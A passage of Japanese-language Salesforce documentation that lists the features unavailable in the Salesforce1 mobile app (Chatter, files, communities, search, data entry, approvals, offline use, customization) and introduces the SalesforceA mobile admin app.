- レポートグラフは、ダッシュボードコンポーネントのレポートにドリルインした後で使用できます。レポートグラフは [レポート] タブからは使用できません。

Salesforce Files: Salesforce1 で使用できない機能

Salesforce1 モバイルアプリケーションで Salesforce Files を使用する場合、次を行うことはできません。

- Chatter のフィード項目に複数の添付ファイルを追加する
- メイン Chatter フィードのフィード項目への複数の添付ファイルを表示する - 最初の添付ファイルのみが表示されます (*ダウンロード可能アプリケーションのみ*)
- 次の種類以外のファイルを表示する: `.doc`、`.docx`、`.pdf`、`.ppt`、`.pptx`、`.xls`、`.xlsx`、および `.gif`、`.jpg`、`.png` 形式を含むすべての画像ファイル
- 大規模ポータルユーザが Salesforce1 ナビゲーションメニューから Files にアクセスする
- Good Access セキュアモバイルブラウザを使用してファイルをアップロードする
- メイン Chatter フィード内のファイルにトピックを割り当てる (*ダウンロード可能アプリケーションのみ*)

Chatter: Salesforce1 で使用できない機能

フィード

Salesforce1 モバイルアプリケーションでフィード項目を表示する場合、次のものは表示されません。

- ライブフィード更新またはライブコメント更新
- メインフィードでのリッチテキスト書式設定またはコードスニペット (*ダウンロード可能アプリケーションのみ*)
- メインフィードでのインライン画像。代わりに画像の名前のあるプレースホルダが表示されます (*ダウンロード可能アプリケーションのみ*)
- メインフィード内の項目への複数の添付ファイル。最初の添付ファイルのみが表示されます (*ダウンロード可能アプリケーションのみ*)
- メインフィードでのリンクのプレビュー (*ダウンロード可能アプリケーションのみ*)
- 投稿にいいね! と言った人のリスト (*モバイルブラウザアプリケーションのみ*)
- [自分がフォローするもの] フィードでのバンドル投稿 (*ダウンロード可能アプリケーションのみ*)
- ソーシャルフィード投稿 (*ダウンロード可能アプリケーションのみ*)

Salesforce1 からフィードで投稿、コメント、またはその他の作業を行う場合、次の操作は実行できません。

- フィード項目へリッチテキスト書式設定を適用またはコードスニペットを追加する
- Chatter 顔文字を使用する (ただし、iOS と Android の絵文字キーボードを使用して顔文字をフィードに追加することは可能)
- フィード項目にインライン画像を追加する
- フィード項目に複数の添付ファイルを追加する
- フィードの投稿とコメントを編集する
- フィード項目をミュートする (*ダウンロード可能アプリケーションのみ*)
- メインフィードでアクションリンクを使用する (*ダウンロード可能アプリケーションのみ*)
- 投稿を共有する (*モバイルブラウザアプリケーションのみ*)
- ユーザプロファイルおよびレコードのフィードで検索する

他にも、Salesforce1 で Chatter 項目から使用できない機能があります。次の操作は実行できません。

- メインフィードを切り替えてミュート済み投稿のみを表示する
- メインフィードを絞り込んで、すべての更新、一部の更新、質問、または特定のオブジェクトに関連する投稿のみを表示する
- Chatter メッセージを送信または表示する
- おすすめを表示する
- Chatter のお気に入りを追加または表示
- Chatter 活動統計または Chatter 影響度状況を表示する
- 同僚を Chatter へのサインアップに招待する

トピック

トピックは、Salesforce1 モバイルブラウザアプリケーションでのみ使用できます。モバイルブラウザアプリケーションでは、次の操作は実行できません。

- トピックのトレンドを表示する
- トピックの詳細 (名前や説明) を編集する
- お気に入りのトピックにタグを付ける
- トピックをレコードに割り当てる
- トピックに割り当てられたレコードを表示する
- [関連トピック]、[関連グループ]、[トピックに関する知識がある]、[最近のファイル]関連リストを表示する
- 検索時にオートコンプリートオプションでトピックを表示する
- トピックを削除する

Chatter の質問

Salesforce1 で Chatter の質問を使用する場合、次の操作は実行できません。

- 質問をするときに類似する質問およびナレッジ記事を表示する
- 最良の回答を選択する

メモ: Chatter の質問は、Salesforce1 ダウンロード可能アプリケーションで完全にはサポートされていません。同僚が質問すると、誰が投稿したかは表示されますが、質問のテキストは表示されません。ただし、質問に対する回答はすべて表示されます。

グループ

Salesforce1 でグループを使用する場合、次の操作は実行できません。

- ライブフィード更新を表示する
- グループ作成ウィザードを使用して新しいグループを設定する
- 参加するグループのおすすめを表示する
- 顧客を非公開顧客グループに招待する
- [レコードの追加] アクションを使用して、顧客を含む Chatter グループにレコードを追加する
- 非公開グループへの参加要求を取り下げる。
- コミュニティのグループのメールおよびアプリケーション内通知の設定を変更する
- グループメンバーのエンゲージメントデータを表示またはカスタマイズする

グループ所有者およびグループマネージャはグループファイルリストからファイルを削除できません。

人とプロファイル

Salesforce1 で人を使用してプロファイルを参照する場合、次の操作は実行できません。

- Salesforce1 for iOS ダウンロード可能アプリケーションでプロファイル情報を編集する
- Good Access™ セキュアモバイルブラウザを使用してプロファイル写真をアップロードする
- ユーザプロファイルの写真にマウスポインタを置いてすばやくユーザ情報を確認する

- カスタムプロファイルを使用する
- プロファイルの [フォローしている人] 関連リストを絞り込む

Chatter Messenger

Salesforce1 では、Chatter Messenger は使用できません。

Salesforce Communities: Salesforce1 で使用できない機能

Salesforce1 の Salesforce Communities はフルサイトと似ていますが、次のような違いがあります。

- コミュニティの Salesforce1 ナビゲーションメニューには、内部組織で使用できる項目がすべて表示されるわけではありません。
  - ナビゲーションメニューには、システム管理者がコミュニティの管理設定の [タブ & ページ] を使用してコミュニティに追加したタブのみ表示されます。
  - Salesforce Classic で使用できる Chatter タブは Salesforce1 (および Lightning Experience) では 3 つのメニューオプションに分かれています。コミュニティに Salesforce Classic の Chatter タブが含まれている場合、Salesforce1 では [フィード]、[人]、および [グループ] が表示されます。
  - [行動] および [Today] 項目は使用できないため、ナビゲーションメニューに表示されません。
  - ToDo は「ToDo の編集」権限を持つユーザのみが使用できます。
  - [レポート] 項目は使用できないため、ナビゲーションメニューに表示されません。
  - Salesforce1 ダウンロード可能アプリケーションでは、コミュニティの Salesforce ナレッジ記事はサポートされていません。ナビゲーションメニューには [記事] 項目が表示されません。(ただし、Salesforce1 モバイルブラウザアプリケーションを使用している場合は記事を使用できます。)
- [すべての会社] フィードはありません。
- 投稿へのインライン画像の追加は使用できません。
- Salesforce1 では、[コミュニティ管理] ページを使用できません。
- コミュニティビルダーのテンプレート (Koa、Kokua、カスタマーサービス (Napili) など) を使用しているコミュニティには、Salesforce1 では表示されないリッチスタイルが含まれます。これらのコミュニティは反応型なので、コミュニティ URL を使用してモバイルブラウザから直接アクセスすることをお勧めします。(Salesforce タブ + Visualforce テンプレートを使用したコミュニティは、Salesforce1 アプリケーションのすべてでサポートされます。)
- Site.com のブランド設定はサポートされていません。
- コミュニティメンバーは、非公開メッセージに不正フラグを設定できません。
- Salesforce1 では、評価はサポートされていません。ただし、フルサイトで評価が有効化および設定されている場合は、ユーザが Salesforce1 を使用しているときにポイントを獲得できます。ただし、ポイントはフルサイトでのみ表示できます。
- 検索はコミュニティの範囲で行われ、現在のコミュニティの項目のみが返されます。レコードだけは例外で、各コミュニティおよび内部組織で共有されます。
- ロールベースの外部ユーザはレコードの [承認履歴] 関連リストから承認申請を承認または却下できますが、承認申請は送信できません。

- ユーザの通知リストには、ユーザがメンバーとなっているすべてのコミュニティの通知が含まれます。通知元のコミュニティの名前がタイムスタンプの後に表示されます。
- 外部ユーザがコミュニティにアクセスしてもヘルプリンクは表示されません。
- Salesforce1 モバイルブラウザアプリケーションの外部ユーザの写真には、ユーザが外部ユーザであることを示すビジュアル表示は含まれません。Salesforce フルサイトと Salesforce1 ダウンロード可能アプリケーションでは、外部ユーザの写真の左上隅がオレンジ色になります。
- Salesforce1 モバイルブラウザアプリケーションでは、[人] リストの各ユーザ名の横にデフォルトの写真 () が表示されます。ユーザをタップしてプロファイルページに移動すると、アップロードされたユーザの写真が表示されます。Salesforce1 ダウンロード可能アプリケーションでは、[人] リストのユーザ名の横に写真が表示されます。
- コミュニティテンプレートとユーザライセンスによって、Salesforce1 を使用したコミュニティへのアクセス方法が決まります。詳細は、Salesforce ヘルプの「*Access to Communities Using Salesforce1*」(Salesforce1 を使用したコミュニティへのアクセス) を参照してください。
- コミュニティ内のグループメンバーは、Salesforce1 でメール通知およびアプリケーション内通知を編集できません。回避策として、グループメール通知設定をフルサイトのコミュニティで [すべての投稿] に設定できます。このオプションを選択すると、そのグループのメール通知とアプリケーション内通知の両方が Salesforce1 で自動的に有効になります。
- モバイルデバイスがオフラインの場合、Salesforce1 でコミュニティは使用できません。

ナビゲーションおよびアクション: Salesforce1 で使用できない機能

ナビゲーション

- ほとんどのデバイスでは、Salesforce1 モバイルアプリケーションは縦方向でのみサポートされています。iPad タブレット上で Salesforce1 ダウンロード可能アプリケーション を使用している場合は例外で、縦方向と横方向の両方がサポートされます。

  モバイルブラウザアプリケーションのインターフェースは横方向に回転しますが、この方向では動作しない可能性があります。

- アプリケーションランチャーは使用できません。Salesforce1 では、標準アプリケーションとカスタムアプリケーションを切り替えられません。ナビゲーションメニューを使用すると、モバイルアプリケーションで使用できるすべてのオブジェクトおよびアプリケーションにアクセスできます。
- Salesforce1 では、Lightning Experience ユーティリティバーは使用できません。
- タブキーの上から下の順序により、レコード詳細ページを参照するユーザが次の項目列の一番上に視線を移す前に項目列を上から下へ移動できますが、この機能は Salesforce1 ではサポートされません。ページレイアウトで上から下の順にタブキーで移動できるように設定されている場合でも、Salesforce1 では項目列を左から右の順に移動します。

アクション

- クイックアクション、生産性アクション、標準およびカスタムボタンなどほとんどのアクションは、Salesforce1 のアクションバーまたはリスト項目のアクションとして表示されます。
- Salesforce1 では、[保存 & 新規] ボタンは使用できません。
- Salesforce Classic で URL カスタムボタンを使用してパラメータを標準ページに渡している場合 (レコードの作成時に項目を事前入力する場合など)、Salesforce1 ではこの動作は機能しません。

- Salesforce の [メールを送信] クイックアクションと、ケースフィードの標準の [メール] アクションにはいくつかの相違点があります。
  - [メールを送信] アクションでは、ユーザはリッチテキストエディタとプレーンテキストエディタを切り替えることができません。
  - [メールを送信] アクションでは、テンプレートがサポートされていません。
  - [メールを送信] アクションでは、クイックテキストを使用できません。
  - [メールを送信] アクションでは、添付ファイルがサポートされていません。
  - [メールを送信] アクションを使用しているときに、ユーザはメッセージをドラフトとして保存できません。
  - ユーザは、[メールを送信] アクションで [送信者] 項目を編集または表示できません。

検索: Salesforce1 で使用できない機能

検索動作

- Salesforce1 ナビゲーションメニューに [スマート検索項目] オプションが含まれている場合は、Salesforce1 で Salesforce を使用できます。Salesforce1 for Android ダウンロード可能アプリケーションで検索結果を得るには、[スマート検索項目] が必要です。一方、Salesforce1 for iOS ダウンロード可能アプリケーションや Salesforce1 モバイルブラウザアプリケーションでは、この項目がナビゲーションメニューから省略されていても検索結果が生成されます。
- Salesforce1 でグローバル検索を行う場合、ナビゲーションメニューの [最近] セクションに表示されるオブジェクトのレコードのみを検索できます。

  Salesforce を使用し始めたばかりで最近のオブジェクトの履歴がまだない場合、一連のデフォルトのオブジェクト (取引先、ケース、取引先責任者、ファイル、リード、商談) を検索できます。グループおよび人が [最近] セクションに表示されている場合は、それらも検索できます。グループや人がナビゲーションメニューの他の領域に表示されている場合は、検索できません。

  Salesforce1 および Salesforce フルサイト (Salesforce Classic および Lightning Experience) をしばらく使用していると、[最近] セクションのデフォルトのオブジェクトが最も使用するオブジェクトに置き換えられ、それらのオブジェクトを Salesforce1 のグローバル検索で使用できるようになります。

- Salesforce1 モバイルブラウザアプリケーションでは、グローバル検索ボックスの下にある検索範囲バーを使用すると、選択したオブジェクトの結果を表示できます。

  検索範囲バーで使用できるオブジェクトは、Salesforce1 ナビゲーションメニューの [最近] セクションに表示される項目と同じです。検索範囲バーに表示されるオブジェクトの順序は、ナビゲーションメニューに表示される順序と同じです。

  Salesforce1 for Android ダウンロード可能アプリケーションおよび Salesforce1 for iOS ダウンロード可能アプリケーションには、検索範囲バーはありません。これらのアプリケーションでは、検索結果が 1 ページにオブジェクトごとにグループ化されて表示されます。

- グローバル検索結果に表示されないオブジェクト (ナビゲーションメニューの [最近] セクションを [さらに表示] をタップして展開したときに表示されるオブジェクト) のレコードを検索するには、そのオブジェクトのホームページの検索ボックスを使用します。
- 頻繁に使用する項目を固定することはできません。

- ディビジョンによって検索することはできません。

インスタント結果

> メモ: インスタント結果は、検索ボックスに最初の 3 文字以上を入力した後にドロップダウンとして表示され、最近の項目や自動推奨レコードが含まれています。インスタント結果にレコードが表示されない場合は、全文検索を実行します。

- Salesforce1 モバイルブラウザアプリケーションでは、Lightning Experience より多くの最近の項目や自動推奨レコードが表示されます。
- Salesforce1 モバイルブラウザアプリケーション では、複数のオブジェクトではなく、選択したオブジェクトのみのインスタント結果が表示されます。

検索結果

- 最も頻繁に使用するオブジェクトに対する検索結果が表示される [上位の結果] は使用できません。
- リストビューは全文検索の結果には含まれません。インスタント結果にリストビューを表示するには、オブジェクトのレコード検索ページを開いて、検索語を入力します。入力すると、一致する項目のリストが展開され、Salesforce フルサイトで最後にアクセスしたリストビューが表示されます。
- 検索結果は絞り込めません。
- Salesforce1 for Android ダウンロード可能アプリケーションおよび Salesforce1 for iOS ダウンロード可能アプリケーションのグローバル検索では、最も関連性のあるレコードが最大 50 件返されます。Salesforce1 モバイルブラウザアプリケーションでは制限がありません。

ルックアップ検索

- インスタント結果は、検索語に一致するすべてのレコードではなく最近の項目にのみ基づいています。
- ワイルドカードは自動的にすべてのルックアップ検索に追加されます。
- ルックアップ検索では、結果のうち最も関連性のあるレコードが最大 25 件返されます。
- プライマリレコード名の下に、コンテキスト情報が含まれたセカンダリ項目は表示されません。
- 1 回のルックアップに複数種類のオブジェクトのレコードを追加するには、検索結果の上にあるドロップダウンを使用します。

関連トピック:

Lightning Experience、Salesforce Classic、および Salesforce1 の検索の相違点

データの入力: Salesforce1 で使用できない機能

新規レコードの追加または既存のデータの更新時には、Salesforce フルサイトと Salesforce1 アプリケーションでいくつかの相違点があります。

カテゴリ	問題	レコードの作成	レコードの編集
すべてのレコード	インライン編集は使用できません。	✔	✔

カテゴリ	問題	レコードの作成	レコードの編集
	取引先、キャンペーン、ケース、取引先責任者、リード、商談、作業指示、カスタムオブジェクトでのみ、レコード所有者を変更できます。		✔
	コンボボックス (選択リストとテキスト項目の組み合わせ) は使用できません。通常、テキスト項目は使用できますが、選択リストは使用できません。	✔	✔
	テリトリー管理を有効化している場合、レコードのテリトリールールを割り当てたり、変更したりすることはできません。	✔	✔
取引先と取引先責任者	[住所(請求先)を住所(納入先)へコピー] リンクおよび [住所(郵送先)を住所(その他)へコピー] リンクは使用できません。	✔	✔
	テリトリー管理が有効になっている場合、取引先レコードを編集するときに[保存時にこの取引先をテリトリールールに照らして評価します]オプションを使用できません。		✔
行動	行動所有者は、行動の招待者を変更、追加または削除することはできません。複数の取引先責任者が行動に関連している場合、所有者は取引先責任者を編集できません。行動の関連リードまたは取引先責任者が 1 名のみである場合、所有者はそれらを編集できますが、さらに追加することはできません。		✔
	取引先責任者またはオブジェクトに関連していない行動は表示されません。	✔	✔
	招待された行動を受諾または却下することはできません。		✔
	Shared Activities を使用して複数の取引先責任者を行動に関連付けることはできません。	✔	✔
	提案行動([新規ミーティング要請]ボタン)はサポートされていません。	✔	✔
	［名前］項目が *［リード］* に設定されている場合、［関連先］項目が引き続き編集可能です。ただし、レコードを保存するときに［関連先］項目にデータが含まれている場合はエラーが表示されます。	✔	✔
	定期的な行動を作成したり、定期的な行動の詳細を変更したりすることはできません。定期的な行動の個々の行動の詳細は変更できます。	✔	✔
	[件名] 項目に、すでに定義されている件名の選択リストは含まれません。	✔	✔
	関連付けられた取引先責任者の [メール] 項目および [電話] 項目は表示されません。	✔	✔
	添付ファイルは追加できません。	✔	✔
	通知メールを送信することはできません。	✔	✔

カテゴリ	問題	レコードの作成	レコードの編集
	行動アラームを設定することはできません。	✔	✔
リード	新しいリードを追加する場合は、［キャンペーン］項目および［有効な割り当てルールによりリードを割り当てる］チェックボックスを使用することはできません。フルサイトでは次の項目に値を追加できます。	✔	
商談	［売上予測分類］項目は編集できません。レコードを保存するときに、［フェーズ商談］項目の値に基づいて項目が自動的に入力されます。Salesforce Classic では、この項目の値を手動で編集できます (Lightning Experience ではできません)。	✔	✔
ToDo	［件名］項目に、すでに定義されている件名の選択リストは含まれません。	✔	✔
	［名前］項目が *［リード］* に設定されている場合、［関連先］項目が引き続き編集可能です。ただし、レコードを保存するときに［関連先］項目にデータが含まれている場合はエラーが表示されます。	✔	✔
	関連付けられた取引先責任者の［メール］項目および［電話］項目は表示されません。	✔	✔
	Shared Activities を使用して複数の取引先責任者を ToDo に関連付けることはできません。	✔	✔
	定期的な ToDo を作成したり、定期的な ToDo の詳細を変更したりすることはできません。定期的な ToDo の個々の ToDo の詳細は変更できます。	✔	✔
	添付ファイルは追加できません。	✔	✔
	通知メールを送信することはできません。	✔	✔
	ToDo アラームを設定することはできません。	✔	✔
参照項目	システム管理者定義の連動ルックアップ検索条件項目はサポートされません。	✔	✔
	ユーザ定義のルックアップ検索条件項目はサポートされません。	✔	✔
	Lightning Experience のように参照項目からレコードを作成することはできません。	✔	✔
電話番号項目	電話番号項目にはキーパッドが表示されます。そのキーパッドで電話番号をタップします。キーパッドには括弧、ハイフン、またはピリオドは含まれていません。また、Salesforce1 では、レコードの保存時に電話番号形式が適用されません。特定の電話番号形式を適用するには、フルサイトでレコードを編集します。	✔	✔
選択リスト項目	制御と連動選択リストはサポートされますが、Salesforce1 ではこれらの項目の作成と編集のページにインジケータは表示されません。選択リ	✔	✔

カテゴリ	問題	レコードの作成	レコードの編集
	スト項目が連動関係にあるかどうか、どの選択リスト項目がそれを制御しているかを判定するには、フルサイトに切り替えてください。		
成功メッセージ	Salesforce1の関連リストからレコードを作成した後に表示される成功メッセージには、Lightning Experience のように新しいレコードへのリンクが含まれません。	✔	

重複管理: Salesforce1 で使用できない機能

Salesforce1 アプリケーションの重複管理はフルサイトと似ていますが、次のような違いがあります。

- 重複の可能性があるたびに「重複カード」に表示されます。Salesforce1では、さらに重複の可能性があったとしても、表示されるのは最大 30 件 (オブジェクトあたり 10 件) です。
- 重複カードには 3 つの項目が表示されます。これらは、関連付けられたマッチングルールからではなく、組織に定義された検索結果の形式から取得されます。
- 重複カードをタップすると重複候補のレコードの完全な詳細を表示できますが、このアクションによって、新規レコードまたは更新されたレコードに入力した情報が消去されます。レコードを保存する前または追加の重複カードを表示する前に、その情報を再入力する必要があります。
- デフォルトでは、レコードの項目入力が完了したときに重複ルールが実行されます。Salesforce Classic では、レコードを保存するときに重複ルールが実行されます。

承認: Salesforce1 で使用できない機能

承認

次の承認関連のオプションは Salesforce1 モバイルアプリケーションでは使用できません。

- 承認申請の取り消し
- 承認申請の再割り当て
- 次の承認者の手動での選択。この手動での選択を必要とする承認申請では、承認者はSalesforceフルサイトにログインする必要があります。
- 承認がロックされているレコードのロック解除

承認申請の Salesforce1 通知

- 承認申請通知は、キューまたは代理承認者には送信されません。個人ユーザがモバイルアプリケーションで承認申請通知を受信できるように、キューを伴う各承認ステップで、割り当てられた承認者としてそれらの個人ユーザを追加することをお勧めします。割り当てられた承認者としてキューと個人ユーザの両方を設定するには、承認ステップで [自動的にキューに割り当てる] の代わりに [自動的に承認者に割り当てる] を選択します。
- 承認申請通知は、承認対象のレコードへのアクセス権を持つユーザのみに送信されます。レコードアクセス権のない割り当て先にも承認通知メールが引き続き送信される場合がありますが、他のユーザによってレコードアクセス権が付与されるまで、承認申請を完了することはできません。

承認コメント

Salesforce1 で [承認] または [却下] をタップすると、コメントを求めるプロンプトが表示されます。

[承認履歴] 関連リスト

- [承認履歴] 関連リストには承認コメントが表示されません。レコードのすべての承認コメントを表示するには、Salesforce フルサイトを使用します。
- [承認履歴] 関連リストには [承認申請] ボタンがありません。
- コミュニティでの承認を操作する場合、ロールベースの外部ユーザが [承認履歴] 関連リストを参照してそこからアクションを実行できますが、承認申請は送信できません。

オフラインアクセス: Salesforce1 で使用できない機能

オフライン中のデータへのアクセス

Salesforce1 でキャッシュが有効になっている場合、ダウンロード可能アプリケーションのユーザはオフラインで作業中にもキャッシュされたデータにアクセスできます。デフォルトでキャッシュされるデータは、Salesforce1 ナビゲーションメニューの [最近] セクションに表示される最初の 5 個のオブジェクトで最近アクセスしたレコードと、ユーザの最近の ToDo およびダッシュボードです。最近アクセスしたレコードは、Salesforce1 と Salesforce フルサイト (Salesforce Classic および Lightning Experience) の両方でのユーザの活動によって決まります。さらに、Salesforce1 セッション中にユーザがアクセスしたデータの多くがキャッシュに追加されます。

ユーザのモバイルデバイスがオフラインの場合は使用できないデータもあります。サポートされている内容全体の概要については、「Salesforce1 がオフライン時に使用できるデータおよび UI 要素」 を参照してください。

オフライン中のデータの更新 (ベータ)

アクションの作成、編集、および削除

- 最近アクセスしたオブジェクトのホームページで、[新規] ボタンを使用してレコードを作成します。アクションバーの新規レコードアクション ([新規 ToDo] や [新規取引先責任者]、または関連リストの [新規] など) は、オフラインではサポートされていません。
- アクションバーの [編集] および [削除] アクションは、キャッシュされたレコードでのみ使用できます。

その他すべてのクイックアクション

- その他すべてのアクションバーアイコン ([活動の記録]、[投稿]、[所有者を変更] など) は、オフラインではサポートされていません。

最近のオブジェクトのレコードタイプ

- 組織でユーザの最近のオブジェクト (ユーザの Salesforce1 ナビゲーションメニューの [最近] セクションに表示されている最初の 5 個のオブジェクト) に 15 個を超えるレコードタイプを定義している場合、オフラインでレコードを作成するときは最初の 15 個のレコードタイプのみ使用できます。また、オフラインで編集できるのは、それらの 15 個のレコードタイプに一致するレコードのみです。

ルックアップおよび選択リスト

- キャッシュされたレコードの連動ルックアップと選択リストは、レコードがキャッシュされる前にこれらの要素を操作していない限り、オフラインでサポートされません。

- ルックアップ検索条件はオフラインでサポートされていません。ユーザは、オフラインでデータを編集しているときに関連する参照レコードの名前を入力できますが、ユーザのモバイルデバイスがオンラインになるまで関連する参照レコードは検索されません。
- 非常に多くの項目や多数の選択リストが含まれる複雑なページレイアウトは、Salesforce1 でキャッシュするには多すぎるレコード数になる可能性があります。オフラインで最近アクセスしたレコードが期待どおりに表示されない場合、これが原因だと考えられます。ユーザにとってこれが不都合である場合は、影響を受けるオブジェクトのページレイアウトを再評価し、モバイル用に最適化できるかどうか確認することをお勧めします。

メモ

- 画像が含まれるメモはオフラインで使用できません。
- 画像をオフラインでメモに追加することはできません。
- ユーザはオフラインでレコードにメモを関連付けることができません。

ToDo

- Salesforce1 の簡単な [新規 ToDo] フォームが無効になっている場合、ユーザはオフラインで ToDo の作成のみ実行できます。
  1. [設定] から、［クイック検索］ボックスに「*活動設定*」と入力し、[活動設定] を選択します。
  2. [簡単な新規 ToDo フォームを Salesforce1 に表示] をオフにします。
  3. [送信] をクリックします。
- ToDo のチェックボックスのオンまたはオフは、オフラインではサポートされていません。

コミュニティ

- Salesforce Communities はオフラインではサポートされていません。

Salesforce のカスタマイズ: Salesforce1 で使用できない機能

カスタムホームページ

- Salesforce1 では、Salesforce フルサイトが実行するような、Salesforce アプリケーションまたはカスタムホームタブへのログイン時のリダイレクトをサポートしていません。モバイルブラウザから Salesforce にログインするユーザがこのリダイレクト機能を引き続き利用する場合は、Salesforce1 モバイルブラウザアプリケーションをオフにしてください。この操作は、ユーザごとまたは組織全体に対して実行できます。

カスタムアクションおよびボタン

- ページレイアウトの [ボタン] セクションに追加されたカスタムボタン、およびコンテンツソースを `URL` または `Visualforce` として定義するカスタムボタンは、Salesforce1 でサポートされています。Salesforce1 で Visualforce ページが有効になっている必要があります。

  カスタムリンク、リストビューに追加されたカスタムボタン、および `OnClick JavaScript` がコンテンツソースとして定義されているカスタムボタンは、Salesforce1 で使用できません。
- Salesforce Classic で URL カスタムボタンを使用してパラメータを標準ページに渡している場合 (レコードの作成時に項目に事前入力する場合など)、Salesforce1 や Lightning Experience ではこの動作は機能しません。
- アクションアイコンに使用するカスタムイメージのサイズは、1 MB 未満にする必要があります。

Visualforce ページ

- Visualforce ページよって上書きされた標準タブ、カスタムオブジェクトタブ、およびリストビューは、Salesforce1 ではサポートされません。Visualforce ページはフルサイトのユーザに表示されますが、Salesforce1 ユーザには、代わりにオブジェクトのデフォルトの Salesforce1 ページが表示されます。この制限は、オブジェクトに対する Salesforce1 の操作性を維持するために設定されています。
- `<apex:enhancedList>` コンポーネントを含む、埋め込みの Visualforce ページ (ページレイアウトに追加されたページ) では、iOS デバイスで Salesforce1 アプリケーションを使用している場合、アプリケーションがクラッシュする可能性があります。
- Android デバイスで Visualforce ページを表示する場合、ページが viewport よりも広いと、水平スクロールが機能しません。viewport よりも狭くなるようにページを再設計してください。

Lightning ページ

- Lightning ページの領域には 25 個を超えるコンポーネントを追加できません。

プログラムによるカスタマイズ

- Web タブおよび S コントロールの UI へのプログラムによるカスタマイズはサポートされていません。

SalesforceA を使用したあらゆる場所からのユーザサポート

SalesforceA は、Salesforce システム管理者向けのモバイルアプリケーションです。離席中や外出中でも、携帯電話やタブレットを使用して、パスワードのリセット、ユーザの凍結、現在のシステム状況の表示など、基本的な管理作業を実行できます。

SalesforceA は無料です。Android 携帯電話およびタブレット用は Google Play Store から、Apple iPhone、iPod Touch、iPad 用は Apple App Store からダウンロードしてください。

SalesforceA オプション

モバイルデバイスからユーザを管理し、Salesforce 組織の情報を参照できます。

SalesforceA へのログイン

SalesforceA モバイルアプリケーションにログインすると、Salesforce 組織に関する基本的な管理作業を実行できます。

SalesforceA を使用した複数組織へのログイン

モバイルデバイスで SalesforceA を使用し、管理する複数の Salesforce 組織にログインできます。一度ログインしたら、再びログインプロセスを実行せずに組織を切り替えることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SalesforceA を使用する
- 「ユーザの管理」

SalesforceA オプション

モバイルデバイスからユーザを管理し、Salesforce 組織の情報を参照できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

SalesforceA を使用する
- 「ユーザの管理」

組織の概要

概要画面には次の情報が表示されます。

- 凍結中およびロックアウト中のユーザ数
- 信頼状況
- 最近参照したユーザ




Android ユーザの場合、ナビゲーションアイコンは、左上にあります。ナビゲーションアイコンをタップしてナビゲーションメニューに移動します。

iOS ユーザの場合、ナビゲーションは画面下部のアクションバーから行います。

ユーザ管理

ナビゲーションメニューから [ユーザ] をタップすると、ユーザリストの表示やユーザの検索を行うことができます。名前をタップすると、次の操作を実行できます。

- ユーザの詳細の表示または編集
- ユーザの凍結、無効化、または再有効化
- ユーザのパスワードのリセット



